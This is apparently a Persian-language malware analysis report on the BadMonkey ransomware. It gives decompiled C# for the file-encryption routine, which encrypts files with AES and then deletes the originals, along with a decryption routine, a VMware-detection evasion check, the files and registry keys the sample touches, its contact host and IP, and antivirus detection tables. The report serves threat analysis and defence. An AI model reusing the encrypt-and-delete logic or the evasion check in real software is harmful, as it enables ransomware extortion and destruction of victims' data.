    // Token: 0x0200000F RID: 15
    internal class Encrypt
    {
        // Token: 0x06000045 RID: 69
        [DllImport("KERNEL32.DLL", EntryPoint = "RtlZeroMemory")]
        public static extern bool ZeroMemory(IntPtr Destination, int Length);

        // Token: 0x06000046 RID: 70 RVA: 0x00003E40 File Offset: 0x00002040
        public static byte[] GenerateRandomSalt()
        {
            byte[] array = new byte[32];
            using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
            {
                for (int i = 0; i < 10; i++)
                {
                    rngcryptoServiceProvider.GetBytes(array);
                }
            }
            return array;
        }
```

تصویر ۱: کلاس Encrypt

FileEncrypt(string, byte[]) : void

```
// Encrypt.Encrypt
// Token: 0x06000047 RID: 71 RVA: 0x00003EA0 File Offset: 0x000020A0
public void FileEncrypt(string inputFile, byte[] skey)
{
    FileStream fileStream = new FileStream(inputFile + ".aes", FileMode.Create, FileAccess.Write);
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    rijndaelManaged.KeySize = 256;
    rijndaelManaged.BlockSize = 128;
    rijndaelManaged.Padding = PaddingMode.PKCS7;
    char[] array = new char[16];
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = '0';
    }
    rijndaelManaged.Key = skey;
    rijndaelManaged.IV = Encoding.ASCII.GetBytes(array);
    rijndaelManaged.Mode = CipherMode.CFB;
    CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write);
    FileStream fileStream2 = new FileStream(inputFile, FileMode.Open);
    byte[] array2 = new byte[1048576];
    try
    {
        int count;
        while ((count = fileStream2.Read(array2, 0, array2.Length)) > 0)
        {
            cryptoStream.Write(array2, 0, count);
        }
        fileStream2.Close();
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error: " + ex.Message);
    }
    finally
    {
        File.Delete(inputFile);
        cryptoStream.Close();
        fileStream.Close();
    }
}
```

تصویر ۲: تابع FileEncrypt(,) که فایل‌ها را با استفاده از الگوریتم رمزنگاری AES(Rijndael) ۲۵۶ بیتی رمزگذاری می‌کند.

FileDecrypt(string, byte[]) : void

```
// Token: 0x06000048 RID: 72 RVA: 0x00003FDC File Offset: 0x000021DC
public void FileDecrypt(string inputFile, byte[] skey)
{
    FileStream fileStream = new FileStream(inputFile, FileMode.Open);
    bool flag = !Path.GetExtension(fileStream.Name).Contains(".aes");
    if (!flag)
    {
        string path = inputFile.Replace(".aes", "");
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        char[] array = new char[16];
        for (int i = 0; i < array.Length; i++)
        {
            array[i] = '0';
        }
        rijndaelManaged.Key = skey;
        rijndaelManaged.IV = Encoding.ASCII.GetBytes(array);
        rijndaelManaged.Padding = PaddingMode.PKCS7;
        rijndaelManaged.Mode = CipherMode.CFB;
        CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Read);
        FileStream fileStream2 = new FileStream(path, FileMode.Create);
        byte[] array2 = new byte[1048576];
        try
        {
            int count;
            while ((count = cryptoStream.Read(array2, 0, array2.Length)) > 0)
            {
                fileStream2.Write(array2, 0, count);
            }
        }
        catch (CryptographicException ex)
        {
            Console.WriteLine("CryptographicException error: " + ex.Message);
        }
        catch (Exception ex2)
        {
            Console.WriteLine("Error: " + ex2.Message);
        }
        try
        {
            cryptoStream.Close();
        }
        catch (Exception ex3)
        {
            Console.WriteLine("Error by closing CryptoStream: " + ex3.Message);
        }
        finally
        {
            fileStream2.Close();
            fileStream.Close();
        }
    }
}
```

تصویر ۳: تابع FileDecrypt(,)

قطعه کد زیر مربوط به بررسی اطلاعات سیستم می‌باشد :

checkVM() : bool

```
// ConsoleApp1.Victim_side.Evasion.Evasion
// Token: 0x06000042 RID: 66 RVA: 0x00003DA0 File Offset: 0x00001FA0
public bool checkVM()
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("cmd", "/c SYSTEMINFO");
    processStartInfo.RedirectStandardOutput = true;
    processStartInfo.UseShellExecute = false;
    processStartInfo.CreateNoWindow = true;
    Process process = new Process();
    process.StartInfo = processStartInfo;
    process.Start();
    string text = process.StandardOutput.ReadToEnd();
    return text.Contains("VMware");
}
```

باج‌افزار BadMonkey فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند :

- Donut.exe

فایل‌های زیر توسط باج‌افزار در سیستم قربانی باز می‌شوند :

C:\WINDOWS\system ۳۲\winime ۳۲.dll

C:\WINDOWS\system ۳۲\ws ۲_ ۳۲.dll

C:\WINDOWS\system ۳۲\ws ۲help.dll

C:\WINDOWS\system ۳۲\psapi.dll

C:\WINDOWS\system ۳۲\mscoree.dll

C:\WINDOWS\system ۳۲\imm ۳۲.dll

C:\WINDOWS\system ۳۲\lpk.dll

C:\WINDOWS\system ۳۲\usp ۱۰.dll

C:\WINDOWS\Microsoft.NET\Framework\v ٤. ۰. ۳۰۳۱۹\mscoreei.dll

C:\WINDOWS\Microsoft.NET\Framework\v ۲. ۰. ٥۰۷۲۱\mscorwks.dll

C:\WINDOWS\Microsoft.NET\Framework\v ٤. ۰. ۳۰۳۱۹\clr.dll

C:\Documents and Settings\Administrator\Local Settings\Temp\EB ۹۳A ٦\ ۹۹٦E.exe

C:\WINDOWS\system ۳۲\MSVCR ۱۰۰_CLR ۰٤۰۰.dll

C:\WINDOWS\Microsoft.NET\Framework\v ٤. ۰. ۳۰۳۱۹\Config\machine.config

C:\WINDOWS\assembly\NativeImages_v ٤. ۰. ۳۰۳۱۹_ ۳۲\index ۱۸.dat

C:\WINDOWS\assembly\NativeImages_v٤.٠.٣٠٣١٩_٣٢\mscorlib\cece ٩d٠٢٥٦e ١٨٤٢٧b ٦٤٥٨٧ba ٦٩٠٦٠٥d٤\mscorlib.ni.dll

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\Culture.dll

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\locale.nlp

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\nlssorting.dll

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\SortDefault.nlp

C:\WINDOWS\system٣٢\rpcss.dll

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\clrjit.dll

C:\WINDOWS\assembly\pubpol١.dat

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\mscorrc.dll

C:\WINDOWS\Microsoft.NET\Framework\v٤.٠.٣٠٣١٩\diasymreader.dll

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم قربانی باز می‌شوند :

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\٩٩٦E.exe

\Registry\MACHINE\System\CurrentControlSet\Control\SafeBoot\Option

\Registry\Machine\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers

\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled

\REGISTRY\USER\S-١-٥-٢١-١٤٨٢٤٧٦٥٠١-١٦٤٥٥٢٢٢٣٩-١٤١٧٠٠١٣٣٣-٥٠٠\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscoreei.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFile Execution Options\KERNEL٣٢.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\GDI٣٢.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER٣٢.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur٣٢.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT٤.dll

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFile Execution Options\ADVAPI٣٢.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msvcrt.dll

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\WS٢HELP.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WS٢_٣٢.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SHLWAPI.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PSAPI.DLL

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\winime ۳۲.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscoree.dll

\REGISTRY\MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\mscoree.dll\CheckAppHelp

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IMM ۳۲.DLL

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USP ۱۰.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LPK.DLL

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\MSVCR ۱۰۰_CLR ۰٤۰۰.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\clr.dll

\REGISTRY\MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\ ۹۹٦E.exe\RpcThreadPoolThrottle

\REGISTRY\MACHINE\Software\Policies\Microsoft\Windows NT\Rpc

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\culture.dll

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\mscorlib.ni.dll

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\nlssorting.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ole ۳۲.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\clrjit.dll

\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug

\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\Windows Error Reporting\DebugApplications

\REGISTRY\USER\S-۱-٥-۲۱-۱٤۸۲٤۷٦٥۰۱-۱٦٤٥٥۲۲۲۳۹-۱٤۱۷۰۰۱۳۳۳-٥۰۰\SOFTWARE\Policies\Microsoft\Windows\Windows Error Reporting\DebugApplications

\REGISTRY\USER\S-۱-٥-۲۱-۱٤۸۲٤۷٦٥۰۱-۱٦٤٥٥۲۲۲۳۹-۱٤۱۷۰۰۱۳۳۳-٥۰۰\SOFTWARE\Policies\Microsoft\PCHealth\ErrorReporting

\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\PCHealth\ErrorReporting


\REGISTRY\MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting\ShowUI

\REGISTRY\MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting\DoReport

\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\diasymreader.dll

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار BadMonkey را نشان می‌دهد.




طبق بررسی های صورت گرفته، درخواست HTTP، پس از اجرای باج افزار به شرح زیر می‌باشد.

http://badmonkey.azurewebsites.net

میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
آمریکا	۸۰	۵۲.۱۷۳.۱۳۹.۱۲۵

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :



تصویر ۱

تصویر ۲: موقعیت مکانی آی پی ۵۲.۱۷۳.۱۳۹.۱۲۵ که بر روی سرورهای شرکت مایکروسافت میزبانی شده است.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۳۸ مورد از ٦٧ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.30921917	AegisLab	Virus.W32.Virus!c
AhnLab-V3	Trojan/Win32.Agent.C2571706	ALYac	Trojan.Ransom.BadMonkey
Antiy-AVL	Trojan/Win32.TSGeneric	Arcabit	Trojan.Generic.D1D7D4BD
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Genasom.pvcwt	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.30921917	CAT-QuickHeal	Trojan.Genasom
CrowdStrike Falcon	malicious_confidence_90% (W)	Cyren	W32/Trojan.UVVU-7166
Emsisoft	Trojan.GenericKD.30921917 (B)	eScan	Trojan.GenericKD.30921917
ESET-NOD32	a variant of Generik.LVWOYRR	F-Secure	Trojan.GenericKD.30921917
Fortinet	PossibleThreat	GData	Trojan.GenericKD.30921917
Ikarus	Trojan-Ransom.Rokku	K7AntiVirus	Trojan (0051fc671)
K7GW	Trojan (0051fc671)	MAX	malware (ai score=94)
McAfee	Artemis!F9AD661FF1AE	McAfee-GW-Edition	BehavesLike.Win32.Generic.fc
Microsoft	Ransom:Win32/Genasom	NANO-Antivirus	Trojan.Win32.Genasom.fdwyht
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Generic.700	Sophos AV	Mal/Generic-S
Sophos ML	heuristic	Symantec	Trojan.Gen.2
TrendMicro	Ransom_Genasom.R038C0DF718	TrendMicro-HouseCall	Ransom_Genasom.R038C0DF718
Webroot	W32.Trojan.GenKD	Yandex	Trojan.Genasom!

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن
d5c5d6230b79e718edb7a0e131c5511069e7a8cc85f77dbebefe393ea1dfee6e_Q3mkHR9bjn.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	✔	Clean
f_secure	11.00	ii	Dangerous: Trojan.GenericKD.30921917
kaspersky	5.5	ii	Dangerous: Trojan-Ransom.MSIL.Agent.Fqml
eset	4.5.3.38127	ii	Dangerous: Generik.LVWOYRR
drweb	11.0.1.1607061217	✔	Clean
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Trojan.GenericKD.30921917
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Trojan.Gen.2